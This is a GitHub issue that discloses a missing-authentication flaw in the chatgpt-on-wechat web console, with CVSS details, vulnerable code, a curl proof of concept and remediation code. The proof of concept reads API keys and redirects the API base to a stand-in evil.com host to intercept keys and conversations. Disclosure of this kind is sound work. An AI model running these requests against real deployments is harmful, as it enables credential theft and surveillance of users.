New issue

Unauthenticated Administrative API Access #2733

Open

Labels status: needs check

August829 opened 2 weeks ago · edited by August829 Edits

Unauthenticated Administrative API Access in chatgpt-on-wechat

Vulnerability Information

Field	Value
Product	chatgpt-on-wechat (CowAgent)
Version	2.0.4 and earlier
Vendor	zhayujie (GitHub)
Vulnerability Type	Missing Authentication for Critical Function
CWE	CWE-306
CVSS v3.1 Score	9.8 (Critical)
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Attack Vector	Network
Authentication Required	None

Summary

The chatgpt-on-wechat Web Console exposes all administrative HTTP endpoints without any form of authentication or authorization. The HTTP server binds to `0.0.0.0` by default, making all endpoints accessible to any client on the network or internet. An unauthenticated attacker can read and modify application configuration (including API keys), connect/disconnect messaging channels, upload arbitrary files, read application logs, and access memory content.

Affected Component

- **File:** `channel/web/web_channel.py`
- **Lines:** 375-407 (route definitions), 493-684 (ConfigHandler), 687-998 (ChannelsHandler)
- **Endpoint Binding:** `0.0.0.0:<port>` (default port: 9899)

Vulnerable Code

Route Definitions (web_channel.py:375-393)

All routes are registered without any authentication middleware:

```
urls = (
    '/', 'RootHandler',
    '/message', 'MessageHandler',
    '/upload', 'UploadHandler',
    '/uploads/(.*)', 'UploadsHandler',
    '/poll', 'PollHandler',
    '/stream', 'StreamHandler',
    '/chat', 'ChatHandler',
    '/config', 'ConfigHandler',          # No auth - reads/writes config
    '/api/channels', 'ChannelsHandler',  # No auth - manages channels
    '/api/memory/content', 'MemoryContentHandler',  # No auth - reads files
    '/api/logs', 'LogsHandler',          # No auth - streams logs
    # ... more unauthenticated endpoints
)
```

ConfigHandler GET (web_channel.py:597-643)

Returns configuration including partially masked API keys:

```
class ConfigHandler:
    def GET(self):
        web.header('Content-Type', 'application/json; charset=utf-8')
        # No authentication check
        config_data = {
            "status": "success",
            "api_keys": {
```

```
                "open_ai_api_key": self._mask_key(conf().get("open_ai_api_key", "")),
                # ... all API keys returned
            },
            "api_bases": {
                "open_ai_api_base": conf().get("open_ai_api_base", ""),
                # ... all API base URLs returned in full
            }
        }
```

ConfigHandler POST (web_channel.py:645-684)

Allows unauthenticated modification of any configuration value:

```
def POST(self):
    web.header('Content-Type', 'application/json; charset=utf-8')
    # No authentication check
    data = json.loads(web.data())
    updates = data.get("updates", {})
    # ... applies updates to runtime config
    # ... persists updates to config.json on disk
    with open(config_path, "w", encoding="utf-8") as f:
        json.dump(file_cfg, f, indent=4, ensure_ascii=False)
```

Server Binding (web_channel.py:407)

```
app.run(port=port)  # Binds to 0.0.0.0, all network interfaces
```

Affected Endpoints

Method	Path	Capability
GET	`/config`	Read all configuration including API keys
POST	`/config`	Modify any configuration value, persisted to disk
POST	`/api/channels`	Connect/disconnect messaging channels
POST	`/upload`	Upload arbitrary files to server
GET	`/api/logs`	Stream full application logs (SSE)
GET	`/api/memory`	List memory files
GET	`/api/memory/content`	Read file contents (path traversal, see separate CVE)
GET	`/api/history`	Read conversation history
GET	`/api/scheduler`	Read scheduled tasks

Method	Path	Capability
GET	`/api/tools`	List available agent tools
GET	`/api/skills`	List/manage skills

Proof of Concept

Prerequisites


1. chatgpt-on-wechat v2.0.4 installed and running with Web channel
2. Network access to the target host on port 9899 (default)

Step 1: Read Configuration (Steal API Keys)

```
curl -s http://<target>:9899/config | python3 -m json.tool
```

Expected Output:

```
{
    "status": "success",
    "model": "claude-opus-4-6",
    "api_bases": {
        "open_ai_api_base": "https://internal-api-server.example.com/v1"
    },
    "api_keys": {
        "open_ai_api_key": "4404**************************ef64"
    }
}
```



The response reveals:


- Full internal API endpoint URLs
- Partially masked API keys (first 4 + last 4 characters visible)
- Model configuration, channel type, and all operational parameters

Step 2: Hijack API Traffic (Redirect to Attacker Server)

```
curl -s -X POST http://<target>:9899/config \
  -H "Content-Type: application/json" \
  -d '{"updates":{"open_ai_api_base":"https://attacker-controlled-server.evil.com/v1"}}'
```

Expected Output:

```
{
    "status": "success",
    "applied": {
        "open_ai_api_base": "https://attacker-controlled-server.evil.com/v1"
    }
}
```



After this request:


- All subsequent LLM API calls are redirected to the attacker's server
- The attacker's server receives the full API key in the Authorization header
- All user conversations are intercepted
- The change is **persisted to `config.json` on disk** and survives restarts

Step 3: Verify Persistence

```
curl -s http://<target>:9899/config | \
  python3 -c "import sys,json; print(json.load(sys.stdin)['api_bases']['open_ai_api_bas
```

Expected Output:

```
https://attacker-controlled-server.evil.com/v1
```



Step 4: Read Application Logs (Obtain Credentials)

```
# The /api/logs endpoint streams logs via SSE, containing:
# - Admin temporary passwords in plaintext
# - API keys (partially masked)
# - Internal URLs
# - User conversation content
curl -s http://<target>:9899/api/logs
```

Impact

1. **Complete Application Takeover**: An unauthenticated attacker can modify all configuration values, effectively taking full control of the application.

2. **API Key Theft**: By redirecting the `open_ai_api_base` to an attacker-controlled proxy, the attacker intercepts the full API key sent in the Authorization header of every LLM request.

3. **Conversation Interception**: All user conversations are routed through the attacker's proxy, enabling mass surveillance.

4. **Credential Harvesting**: Application logs streamed via `/api/logs` contain admin passwords, tokens, and user data in plaintext.

5. **Persistent Backdoor**: Configuration changes are written to `config.json`, surviving application restarts.

Remediation

1. **Implement authentication middleware** for all Web Console endpoints:

```
class AuthMiddleware:
    def check_auth(self):
        token = web.ctx.env.get("HTTP_AUTHORIZATION", "")
        expected = conf().get("web_console_token", "")
        if not expected or token != f"Bearer {expected}":
            raise web.Unauthorized()
```

2. **Bind to localhost by default** instead of `0.0.0.0`:

```
app.run(port=port, host="127.0.0.1")
```

3. **Add CSRF protection** for state-changing endpoints.

4. **Implement rate limiting** to prevent brute-force attacks.

References

- OWASP - Missing Authentication for Critical Function
- CWE-306: Missing Authentication for Critical Function

August829 added **status: needs check** 2 weeks ago

Metadata

Assignees

No one assigned

Labels

status: needs check

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants